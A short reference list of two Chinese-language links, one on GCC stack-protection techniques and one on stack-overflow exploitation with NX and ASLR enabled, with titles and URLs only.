[1]GCC 堆栈保护技术 https://www.wenjiangs.com/doc/n0x1lypqgw

[2]二进制漏洞挖掘之栈溢出-开启NX开启ASLR https://blog.csdn.net/ylcangel/article/details/102625278